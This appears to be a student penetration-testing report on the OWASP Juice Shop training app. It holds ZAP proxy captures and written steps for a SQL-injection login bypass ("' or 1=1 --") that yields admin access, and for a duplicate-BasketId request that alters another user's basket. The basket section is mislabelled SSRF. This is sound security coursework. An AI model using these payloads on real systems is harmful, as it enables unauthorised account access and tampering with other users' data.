

Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://cdnjs.cloudflare.com
http://127.0.0.1:3000
https://spocs.getpocket.com
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 20 Apr 2024 18:08:15 GMT
Connection: keep-alive
"SELECT * FROM Users WHERE email = ''' AND password = '26b5542258bc1994b7423fb175caf101' AND deletedAt IS NULL"
"original": {
"errno": 1,
"code": "SQLITE_ERROR",
"sql":
"SELECT * FROM Users WHERE email = ''' AND password = '26b5542258bc1994b7423fb175caf101' AND deletedAt IS NULL"
"sql":
"SELECT * FROM Users WHERE email = ''' AND password = '26b5542258bc1994b7423fb175caf101' AND
History
Search
Alerts
Output
WebSockets
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
103 Pr... 4/20/24, 6:49:10 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 4... 26 bytes Medium
104 Pr... 4/20/24, 6:54:45 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 9 ... 0 bytes Medium
105 Pr... 4/20/24, 6:54:45 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 4 ... 11 bytes Medium JSON
106 Pr... 4/20/24, 6:54:45 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 1... 26 bytes Medium
Alerts 0 5 6 5 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://cdnjs.cloudflare.com
http://127.0.0.1:3000
https://spocs.getpocket.com
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-0siVB203BI22AUEF0uvj26fya7s"
Vary: Accept-Encoding
{"authentication":{"token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDQtMjAgMTY6MzM6NTAuMzY1ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDQtMjAgMTY6MzM6NTAuMzY1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcxMzYzNjc2M30.lswGb7iAtaEk9ybw4Ogu0zvfdNnLkSt3pr6yPqdnll37DChNSeTuvzDhtUHkPXOp1q-b60uyHwdwgpW4MCSHXDhmTLEq2WiDUcmzGIgWmeIbH42KCBA2RnToZcTpydAHhPQ0eUqEnQxgB7WXJ18eNzx3a4wiDUn4dw8sneSzieM","bid":1,
"umail":"admin@juice-sh.op"}}
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress: 6: HTTP - http://127.0.0..rest/user/login
100%
Current fuzzers: 0
Messages Sent: 1
Errors: 0
Show Errors
Export
Task ID Message Type Code Reason RTT Size Resp. Header Size Resp. Body Highest Alert State Payloads
0 Original 200 OK 159 ms 386 bytes 799 bytes Medium
1 Fuzzed 200 OK 46 ms 386 bytes 799 bytes {"email":" ...
Alerts 0 5 6 6 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://cdnjs.cloudflare.com
http://127.0.0.1:3000
https://spocs.getpocket.com
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 42
Origin: https://127.0.0.1:3000
Connection: keep-alive
{"email":"' or 1=1 --","password":"asdqw"}
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress: 6: HTTP - http://127.0.0..rest/user/login
100%
Current fuzzers: 0
Messages Sent: 1
Errors: 0
Show Errors
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
0 Original 200 OK 159 ms 386 bytes 799 bytes Medium
1 Fuzzed 200 OK 46 ms 386 bytes 799 bytes
Alerts 0 5 6 6 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0


Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://cdnjs.cloudflare.com
http://127.0.0.1:3000
https://spocs.getpocket.com
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 125
ETag: W/"7d-GvyDAsmsTTBBUVqZZ6hoqGframA"
{"user":{"id":1,"email":"admin@juice-sh.op","lastLoginIp":"","profileImage":
"assets/public/images/uploads/defaultAdmin.png"}}
History
Search
Alerts
Output
WebSockets
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
121 Pr... 4/20/24, 7:10:11 PM POST http://127.0.0.1:3000/rest/user/login 200 OK 1... 799 bytes Medium JSON
122 Pr... 4/20/24, 7:10:11 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 125 bytes
123 Pr... 4/20/24, 7:10:11 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 6... 125 bytes Medium JSON
124 Pr... 4/20/24, 7:10:11 PM GET http://127.0.0.1:3000/rest/basket/1 200 OK 2... 1,310 bytes
127 Pr... 4/20/24, 7:10:11 PM GET http://127.0.0.1:3000/rest/products/search... 304 Not Mod... 1... 0 bytes Informati...
126 Pr... 4/20/24, 7:10:11 PM GET http://127.0.0.1:3000/api/Quantitys/ 304 Not Mod... 1... 0 bytes
Alerts 0 5 6 6 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0


19:19
OWASP Juice Shop
https://127.0.0.1:3000/#/search
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
OWASP Juice Shop
Account
Your Basket
EN
You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets


19:20
OWASP Juice Shop
https://127.0.0.1:3000/#/administration
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)
You successfully solved a challenge: Admin Section (Access the administration section of the store.)
Administration
Registered Users
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
Customer Feedback
1 I love this shop! Best products in town! Highly recommended!...
2 Great shop! Awesome service! (***@juice-sh.op)
3 Nothing useful available here! (***der@juice-sh.op)
21 Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "pur...
History
WebSockets





(c) **Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated**:
Initially attempted to log in using random credentials. Using asb@abs.com and asd as the password, we got a "invalid user or password" error. When trying to use an email with a single quotation mark (') and a password (asdqw), the we encountered a SQL jargon, indicating a possible SQL injection vulnerability. We initiated a fuzz attack on the POST


method /rest/user/login, using 'or 1=1-- as the email and asdqw as the password. This returned all rows and bypassed the password requirement. We logged in using admin@juice-sh.op with the password asdqw and accessed the administration page. We could view the email addresses of registered users and customer feedback, exposing sensitive information and violating admin access control, confirming the security issue with the Admin Section.


VC: Manipulate Basket


(a) **Description of penetration testing that was carried out for SSRF**:


1. Login to juice shop store using email = apoorva@juice.com, password = Apoorva@1
2. From homepage add item to basket, after successful login.
3. Go to ZAP and find POST proxy http://127.0.0.1:3000/api/BasketItems/ path in the history tab, on clicking it in the Request tab we can get the json object of { “ProductId”:1, “BasketId”: 6, “Quantity”:1.
4. Send this to the requester tab when you send the same message we find a validation error, so change the product id to 2 and send it which us success.
5. Now, send request by selecting the json object and repeating the basket id field with some other user’s basket id.
6. By creating multiple database entries for basketID field in the same packet will breaks the access resulting in manipulation of another users shopping basket.
7. So the final payload will consist of { “ProductId”:3, “BasketId”: 6, “BasketId”: 4, “Quantity”:1}.
8. This will manipulate another users basket and solve the challenge.

